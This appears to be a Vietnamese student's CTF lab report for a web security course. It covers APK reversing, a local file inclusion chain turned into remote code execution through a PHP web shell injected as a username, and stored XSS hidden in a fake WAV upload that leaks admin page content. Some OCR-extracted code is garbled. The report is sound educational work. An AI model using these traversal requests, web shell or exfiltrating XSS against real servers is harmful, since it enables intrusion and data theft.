BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Cuối kỳ

GV: Nghi Hoàng Khoa Ngày báo cáo: 04/06/2023

1. THÔNG TIN CHUNG:

Lóp: NT213.N21.ATCL

STT	Họ và tên	MSSV	Email				
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn				


2. NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Warm up	
2	Cr@ck m3	
3	RacMe	
4	MimeMe	
5	Flappy Bird	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

1. Warm up

- Phần này ta chỉ cần vào link discord được cung cấp là có được flag



 \rightarrow Flag:

flag{tk4_d3_qj0t_m0_h0j_r0j_tr3n_tr4nq_s4ck_c0n_h0n_qj0t_nu0c_m4t_r 0j_tr3n_d3_tkj}

2. Cr@ck m3

```
File Actions Edit View Help

(kali® kali)-[~/Desktop]

$\frac{jadx}{d} - d \text{home/kali/Desktop/final /home/kali/Desktop/app-release.apk}

| The content of the content
```

- Sử dụng jadx để decompile file apk được cung cấp thành file java cho dễ xem
- Trong đường dẫn sources/com/example/secret/ ta đọc file MainActivity.java

```
setContentView(R. Layout.activity_main);

}

public void toggle(View view) {
    boolean r;
    view.setEnabled(false);
    StringBuilder sb = new StringBusilder(((EditText) findViewById(R.id.textinput)).getText().toString());
    String string = getString(R.string.something);
    for (int i = %; i < sb.length(); i++) {
        sb.setCharAr(i, (char) ((sb.charAr(i) + "something_that_nobody_can_touch".charAr(i % string.length())));
    }
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.QUALITY_LOW_POWER,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.QUALITY_LOW_POWER,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.QUALITY_LOW_POWER,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.QUALITY_LOW_POWER,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.QUALITY_LOW_POWER,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.QUALITY_LOW_POWER,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationRequestCompat.Quality_Low_Power,
    int[] iArr = {138, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 289, LocationReques
```

- Trong hàm toggle:
 - + Biến sb được khai báo để nhận input từ người dùng và lưu trữ
 - + Biến string sử dụng hàm getstring để lấy giá trị gì đó tên là something.

```
/* loaded from: classes.dex */
public static final class string {
   public static int app_name = 0×7f0e001c;
   public static int something = 0×7f0e0083;
```

 Trong R.java ta thấy nó có khai báo biến tên là something thì có thể giá trị nó ta có thể xem được trong string.xml

```
</string>
  <string name="path_password_strike_through">M3.27,4.27 L19.74,20.74</string>
  <string name="search_menu_title">Search</string>
  <string name="something">no_one_can_escape_from_me</string>
  <string name="status_bar_notification_info_overflow">999+</string>
</resources>
```

- Nó được khai báo là "no_one_can_escape_from_me"
- String = "no_one_can_escape_from_me"

- + Trong vòng for có vai trò mã hóa các ký tự trong sb ta nhập bằng cách :
- Với mỗi ký tự trong sb
 - + Lấy ký tự tương ứng trong chuỗi khóa bí mật
 - "something_that_nobody_can_touch" bằng cách sử dụng toán tử % để tính toán chỉ số trong chuỗi khóa dựa trên chỉ số của ký tự hiện tại trong chuỗi sb
 - + Thực hiện XOR giữa ký tự hiện tại trong sb và ký tự trong chuỗi khóa bí mật tương ứng
 - + Sử dụng phương thức setCharAt() của đối tượng StringBuilder để thay thế ký tự hiện tại trong chuỗi sb bằng kết quả XOR được

- Trong vòng for này thì sẽ kiểm tra độ dài của chuỗi sb có bằng 41 không. Nếu đúng thì tiếp tục kiểm tra xem từng ký tự của sb với từng ký tự trong kết quả của biểu thức XOR giữa giá trị ngẫu nhiên nhiên được tạo bởi generator.nextInt() & 255 và giá trị tương ứng trong mảng iArr
- So sánh kết quả của phép XOR với ký tự tương ứng trong chuỗi sb
- Vậy ý tưởng sẽ là tìm chuỗi sb bằng cách làm ngược lại quá trình mã hóa

```
public class FindVar2 {
   public static void main(String[] args) {
      int[] array = {130, 06, 129, 40, 7, 233, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104, 207, 41, 149, 64, 154, 144, 60, 169)
      Random generator = new Random(109);
      String fixedString = "something, that,nobody, cam_touch";
      String something = "no, one_cam_escape_from.me";
      Stringsuilder result = new StringBuilder();
      for (int i = 0; i < array.length; i++) {
            char c = (char) (array.l] ^ ((char) (0 = f 6 generator.nextInt()));
            c = (char) (c^ o something.charAt(i % something.length())) - fixedString.charAt(i % 32));
      result.append(c);
    }
    System.out.println(result.toString());
}
</pre>
```

→ Flag: flag{4ndr0id_r3v_5ucks5555555_@\$#&#\$^#\$}

3. RacMe

```
ecse {
    echo "<br>;
    if (isset($_GET['note']) & is_string($_GET['note']) ) {
        include getcwd() . "/" . "notes/" . $_GET['note'] ;
        die();
    }
    $html = <<< FOF</pre>
```

- Đọc mã nguồn thì thấy có lỗ hồng LFI
- Nó sẽ kết hợp đường dẫn hiện tại với biến "note" được truyền bởi user để có thể tạo đường dẫn đầy đủ tới thư mục được yêu cầu
- Từ đó có ý tưởng ta sẽ truy cập các thư mục trong server thông qua biến note

```
Pretty
         Raw
                 Hex
1 GET /index.php/?note=../../../etc/passwd
  HTTP/1.1
2 Host: 45.122.249.68:20015
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/113.0.5672.127 Safari/537.36
  text/html,application/xhtml+xml,application/xm
  1;q=0.9,image/avif,image/webp,image/apng,*/*;q
                                                     10
  =0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://45.122.249.68:20015/login.php
                                                     12
8 Accept-Encoding: gzip, deflate
                                                     13
9 Accept-Language: en-US,en;q=0.9
                                                     14
10 Cookie: PHPSESSID=
  3f48f8a791b32af0e3df15dcfa0dac44
                                                     16
                                                     17
11 Connection: close
12
                                                     18
L3
```

- Ta truyền các tham số từ từ vào để xem bao nhiều thì nó sẽ đưa ta đến được /etc/passwd

- Nhưng ở đây thì normal user mới có quyền xem được note
- Normal user sẽ được xác thực bằng biến cookie PHPSESSID
- Ta chỉ cần thay đổi biến này thành bất kỳ gì là không còn là normal user được đăng ký trong hệ thống nữa

```
9 Accept-Language: en-US,en;q=0.9
10 Cookie: PHPSESSID=
3f48f8a79lb32af0e3df15dcfa0dac441
11 Connection: close
```

- Ta thêm giá trị 1 vào cuối

```
root:x:0:0:root:/root:/bin/bash
daemon: x:1:1:daemon:/usr/sbin:/usr/sbin/nolo
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nolo
gin
man:x:6:12:man:/var/cache/man:/usr/sbin/nolo
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/no
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/
nologin
proxy: x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin
/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/war/lib/gnats:/usr/sbin/nologin
nobody: x:65534:65534:nobody:/nonexistent:/us
r/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nol
ogin
```


- Kết quả trả về cho ta các thông tin các tài khoản trong linux
- Nhưng ở đây ta muốn RCE
- Tìm kiếm thông tin thì ta biết là PHP SESION sẽ được lưu trữ ở /tmp/sess_<PHPSESSID>

Với PHPSESSID là ID cũ của ta trước khi sửa đổi

```
<br/>vser|s:5:"thiet";
```

- Kết quả trả về cho ta
- Nhưng vẫn chưa thể có được RCE
- Sau khi đọc blog: https://ctf.zeyu2001.com/2021/metactf-cybergames/custom-blog?fbclid=IwAR1pGjSlyEuDTlnEPhRV6zYJVvFJOEsanvnUwJqSUfa7Cxs11kEONyAYeZM
- Thì thấy là ta cần phải set 1 biến nào đó(trong blog là biến theme) bằng hàm system với giá trị là c để từ c qua đó ta có thể thực hiện các lệnh system

- Nhưng ở đây thì không thấy được ta có thể set được biến nào nên ta sẽ tạo tài khoản với username là "<?php system(\$_GET['c']) ?>" từ đó có biến c để thao tác



- ở đây ta dùng biến "m" vì "c" đã có người tạo trước đó

```
Pretty Raw Hex

1 GET /index.php/?note=../../../tmp/sess_3f48f8a791b32af0e3df15dcfa0dac44&m=1s HTTP/1.1
2 Host: 45.122.249.68:20015
```

- Tạo thành công thì ta làm lại các bước như trên và muốn sử dụng biến "m" thì ta chỉ cần "&m=<lênh>" là được

```
0
1
    user|s:27:"assets
2
    config.php
:3
    database.php
    index.php
55
    login.php
6 logout.php
7
    notes
8
    register.php
:9
```

- Kết quả trả về lệnh ls của ta

```
1 GET /index.php/?note=../../../tmp/sess_3f48f8a79lb32af0e3df15dcfa0dac44&m=
find*20/*20-name*20"readflag" HTTP/1.1
2 Host: 45.122.249.68:20015
```

- Tìm các file có flag

```
// compared to the state of the state
```

- Ta thấy có 1 thư mục là /readflag

```
| GET /index.php/?note=../../../tmp/sess_3f48f8a79lb32af0e3df15dcfa0dac44&m=
| cd$20/$20$26$26$20./readflag HTTP/1.1
```


- Ta cd đến và thực thi

```
60
61 <br/>user|s:27:"flag{racing_racing_and_you_pwned_me}
62 ";
```


→ Flag: "flag{racing racing and you pwned me}"

4. MIMEME

- Nothing ... The source code is enough



 Khi vào trang web, một form login hiện ra. Điểm đặc biệt là không thấy nút đăng ký



- Dựa vào nội dung file docker cung cấp đi kèm, ta thấy các điểm đáng chú ý sau:

```
> III _MACOSX
                                                              file.mimetype === "audio/wave" &&
                                                              path.extname(file.originalname) === ".wav'
∨ 🗃 give2player


✓ I challenge

  ∨ 🖝 src
   > 📭 middleware
    models
      us agent.js
      Js index.js
      ıs recordings.js
                                                        router.get("/agents/register", async (req, res) => {
      user.js
                                                         res.status(200).json(await registerAgent());
    routes
      us agents.js
      Js generic.js
                                                        router.get("/agents/check/:identifier/:token", authAgent, (req, res) => {
      us panel.js
                                                         res.sendStatus(200);
   > 📭 static
   > 📭 utils
    👼 views
                                                         "/agents/details/:identifier/:token",
      head.pug
                                                         authAgent,
      😵 login.pug
                                                         async (req, res) => {
  const { hostname, platform, arch } = req.body;
  if (!hostname || !platform || !arch) return res.sendStatus(400);
      panel.pug
     us index.js
                                                            await updateAgentDetails(req.params.identifier, hostname, platform, arch);
     package-lock.json
                                                           res.sendStatus(200);
     package.json
     .gitignore
    prettierignore
```


- Code được cung cấp
- Việc truy cập và các chức năng của web thông qua một router (cơ chế của ExpressJS), và đường dẫn các router có thể thấy trong file agent.js
- Thấy được việc đăng ký hay các chức năng như upload và details phải có thông tin xác thực qua identifier và token

```
router.get("/agents/register", async (req, res) => {
 res.status(200).json(await registerAgent());
});
router.get("/agents/check/:identifier/:token", authAgent, (req, res) => {
 res.sendStatus(200);
});
router.post(
 "/agents/details/:identifier/:token",
 authAgent,
 async (req, res) => {
   const { hostname, platform, arch } = req.body;
   if (!hostname || !platform || !arch) return res.sendStatus(400);
   await updateAgentDetails(req.params.identifier, hostname, platform, arch);
   res.sendStatus(200);
);
router.post(
  "/agents/upload/:identifier/:token",
 authAgent,
 multerUpload.single("recording"),
 async (req, res) => {
   if (!req.file) return res.sendStatus(400);
   const filepath = path.join("./uploads/", req.file.filename);
   const buffer = fs.readFileSync(filepath).toString("hex");
    if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {
    fs.unlinkSync(filepath);
```

- Thực hiện đăng ký một user để lấy các thông tin cần




- Ta đăng ký 1 user
- Thực hiện kiểm tra check với thông tin vừa có




- Sau khi đăng ký ta dùng /agents/check để kiểm tra
- Kế đến phần thông tin của user vừa đăng ký qua detail có dạng request POST với data body là các JSON đi kèm

```
router.post(
   "/agents/details/:identifier/:token",
   authAgent,
   async (req, res) => {
     const { hostname, platform, arch } = req.body;
     if (!hostname || !platform || !arch) return res.sendStatus(400);
     await updateAgentDetails(req.params.identifier, hostname, platform, arch);
     res.sendStatus(200);
   }
};
```




- Tại đây để kiểm tra rõ hơn, thực hiện trên môi trường docker được cung cấp





- Có thể thấy nội dung của admin là sẽ nhận các thông tin được upload lên của
- Mà các thông tin này không hề có một cơ chế lọc hay cơ chế fillter các html
- Thực hiện truyền vào các tag html


```
router.post(
   "/agents/details/:identifier/:token",
   authAgent,
   async (req, res) => {
      const { hostname, platform, arch } = req.body;
      if (!hostname || !platform || !arch) return res.sendStatus(400);
      await updateAgentDetails(req.params.identifier, hostname, platform, arch);
      res.sendStatus(200);
   }
);
```



- Ta đưa thử các thông tin mà không được lọc vào 1 dạng json



- Vậy là có thể thực hiện tấn công XSS tại trang của admin
- Nếu thực hiện store XSS và lấy về nội dung tại trang của admin được không?



- Ta truyền URL vào trực tiếp để attack thì không được
- Có vẻ cơ chế truyền file JSON trực tiếp không cho phép thực hiện
- Xem qua chức năng upload của web

```
router.post(
   "/agents/upload/:identifier/:token",
   authAgent,
   multerUpload.single("recording"),
   async (req, res) => {
    if (!req.file) return res.sendStatus(400);

   const filepath = path.join("./uploads/", req.file.filename);
   const buffer = fs.readFileSync(filepath).toString("hex");

   if (!buffer.match(/52494646[a-z0-9]{8}57415645/g)) {
     fs.unlinkSync(filepath);
     return res.sendStatus(400);
   }

   await createRecording(req.params.identifier, req.file.filename);
   res.send(req.file.filename);
}
```

- Các request sẽ đính kèm một file, và xét điều kiện của file và trả về

Tuy nhiên file sẽ yêu cầu phải là một dạng recording

```
const multerUpload = multer({
   storage: storage,
   fileFilter: (req, file, cb) => {
      if (
          file.mimetype === "audio/wave" &&
          path.extname(file.originalname) === ".wav"
      ) {
          cb(null, true);
      } else {
          return cb(null, false);
      }
    },
});
```

- Nó phải có Type là audio/wave
- Và file đó phải có đuôi dạng là ".wav"
- Kế đến phải có một buffer đính kèm có regex filter, nếu tra bảng ASCII ta có thể kết luận dạng buffer là: RIFF[a-z0-9]{8}WAVE
- Đi kèm đó là cơ chế gửi nhiều file cùng lúc, khi đó ta chỉnh sửa lại request

Dec	Bin	Hex	Char	Dec	Bin	Hex	Char	Dec	Bin	Hex	Char	Dec	Bin	Hex	Char
0	0000 0000	00	[NUL]	32	0010 0000	20	space	64	0100 0000	40	0	96	0110 0000	60	4
1	0000 0001	01	[SOH]	33	0010 0001	21	1	65	0100 0001	41	A	97	0110 0001	61	a
2	0000 0010	02	[STX]	34	0010 0010	22	11	66	0100 0010	42	В	98	0110 0010	62	b
3	0000 0011	03	[ETX]	35	0010 0011	23	#	67	0100 0011	43	С	99	0110 0011	63	c
4	0000 0100	04	[EOT]	36	0010 0100	24	\$	68	0100 0100	44	D	100	0110 0100	64	d
5	0000 0101	05	[ENQ]	37	0010 0101	25	ક	69	0100 0101	45	E	101	0110 0101	65	е
6	0000 0110	06	[ACK]	38	0010 0110	26	&	70	0100 0110	46	F	102	0110 0110	66	£
7	0000 0111	07	[BEL]	39	0010 0111	27		71	0100 0111	47	G	103	0110 0111	67	g
8	0000 1000	08	[BS]	40	0010 1000	28	(72	0100 1000	48	н	104	0110 1000	68	h
9	0000 1001	09	[TAB]	41	0010 1001	29)	73	0100 1001	49	1	105	0110 1001	69	i
10	0000 1010	0A	[LF]	42	0010 1010	2A	*	74	0100 1010	4A	J	106	0110 1010	6A	j
11	0000 1011	0B	[VT]	43	0010 1011	2B	+	75	0100 1011	4B	K	107	0110 1011	6B	k
12	0000 1100	0C	[FF]	44	0010 1100	2C	,	76	0100 1100	4C	L	108	0110 1100	6C	1
13	0000 1101	0D	[CR]	45	0010 1101	2D	800	77	0100 1101	4D	м	109	0110 1101	6D	m
14	0000 1110	0E	[SO]	46	0010 1110	2E		78	0100 1110	4E	N	110	0110 1110	6E	n
15	0000 1111	OF	[SI]	47	0010 1111	2F	/	79	0100 1111	4F	0	111	0110 1111	6F	0
16	0001 0000	10	[DLE]	48	0011 0000	30	0	80	0101 0000	50	P	112	0111 0000	70	p
17	0001 0001	11	[DC1]	49	0011 0001	31	1	81	0101 0001	51	Q	113	0111 0001	71	q
18	0001 0010	12	[DC2]	50	0011 0010	32	2	82	0101 0010	52	R	114	0111 0010	72	r
19	0001 0011	13	[DC3]	51	0011 0011	33	3	83	0101 0011	53	s	115	0111 0011	73	s
20	0001 0100	14	[DC4]	52	0011 0100	34	4	84	0101 0100	54	T	116	0111 0100	74	t
21	0001 0101	15	[NAK]	53	0011 0101	35	5	85	0101 0101	55	υ	117	0111 0101	75	u
22	0001 0110	16	[SYN]	54	0011 0110	36	6	86	0101 0110	56	v	118	0111 0110	76	v
23	0001 0111	17	[ETB]	55	0011 0111	37	7	87	0101 0111	57	W	119	0111 0111	77	w
24	0001 1000	18	[CAN]	56	0011 1000	38	8	88	0101 1000	58	x	120	0111 1000	78	x
25	0001 1001	19	[EM]	57	0011 1001	39	9	89	0101 1001	59	Y	121	0111 1001	79	У
26	0001 1010	1A	[SUB]	58	0011 1010	3 A		90	0101 1010	5A	z	122	0111 1010	7A	z
27	0001 1011	1B	[ESC]	59	0011 1011	3B	;	91	0101 1011	5B	1	123	0111 1011	7B	{
28	0001 1100	1C	[FS]	60	0011 1100	3C	<	92	0101 1100	5C	\	124	0111 1100	7C	100
29	0001 1101	1D	[GS]	61	0011 1101	۵ ا	SparkFu	n Elec	tronics 1101	5D]	125	0111 1101	7D	}
30	0001 1110	1E	[RS]	62	0011 1110	3E	>	94	0101 1110	5E	^	126	0111 1110	7E	~
31	0001 1111	1F	[US]	63	0011 1111	3F	?	95	0101 1111	5F		127	0111 1111	7F	[DEL

- Xem thử bảng ASCII



- Sau đó ta truyền payload vào trang web
- Khi đó trên admin đã thấy có 1 file wav được cập nhật lên và có tên file là một dạng mã hoá



- Ta truy cập vào file audio thì ta thấy sẽ kích hoạt việc gọi đến một URL đã truyền vào khi tạo file




- Đây là payload ta dùng để tấn công khi đã dùng ở local thì ta xác định được flag sẽ lưu ở h2
- Bằng cách đó ta thực hiện tấn công XSS bằng cách gọi lại tên file đã tạo và đợi việc truy cập vào file audio đã truyền lên







- Khi kiểm tra thì thấy bị mất thông tin hostna,e




- Đây là request nhận được




- Sử dụng decode base64 là có được flag
- Vậy là ta có thể khai thác để lấy được flag từ phía admin mà không cần đăng nhập
- Thực hiện tương tự trên webserver ta có



Ta đưa payload chuẩn bị lúc nãy vào



- Chỉnh sửa thông tin để có thể tấn công



Decode from Base64 format

Simply enter your data then push the decode button.

V2VsY29tZSBiYWNrlGZsYWd7bWltZV9zbmlmZmluZ19pc19jb29sX3JpZ2h0Pz8/fQ==

① For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ✓ Source character set.

Decode each line separately (useful for when you have multiple entries).


② Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

